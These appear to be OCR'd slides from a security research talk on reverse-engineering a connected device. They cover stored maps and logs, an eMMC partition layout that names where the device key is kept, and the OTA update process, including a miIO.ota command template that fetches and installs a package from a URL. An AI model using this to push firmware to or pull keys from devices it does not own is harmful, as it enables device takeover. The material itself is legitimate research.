
Available data on device

- Maps
  - Created by player
  - 1024px * 1024px
  - 1px = 5cm






Available data on device



Northeastern University, ISEC Building, 6th floor

Communication relations



eMMC Layout


Label	Content	Size in MByte
boot-res	bitmaps & some wav files	8
env	uboot cmd line	16
app	device.conf (DID, key, MAC), adb.conf, vinda	16
recovery	fallback copy of OS	512
system_a	copy of OS (active by default)	512
system_b	copy of OS (passive by default)	512
Download	temporary unpacked OS update	528
reserve	config + calibration files, blackbox.db	16
UDISK/Data	logs, maps, pcap files	~1900

eMMC Layout

Label	Content	Size in MByte
boot-res	bitmaps & some wav files	8
env	uboot cmd line	16
app	device.conf (DID, key, MAC), adb.conf, vinda	16
recovery	fallback copy of OS	512
system_a	copy of OS (active by default)	512
system_b	copy of OS (passive by default)	512
Download	temporary unpacked OS update	528
reserve	config + calibration files, blackbox.db	16
UDISK/Data	logs, maps, pcap files	~1900

Update process

Update process




miIO.ota {"mode":"normal“, "install":"1", "app_url":"https://[URL]/v11_[version].pkg", "file_md5":“[md5]",”proc":"dnld install“}

1. encrypted packet with pkg info

Update process

Update process



system_a

system_b

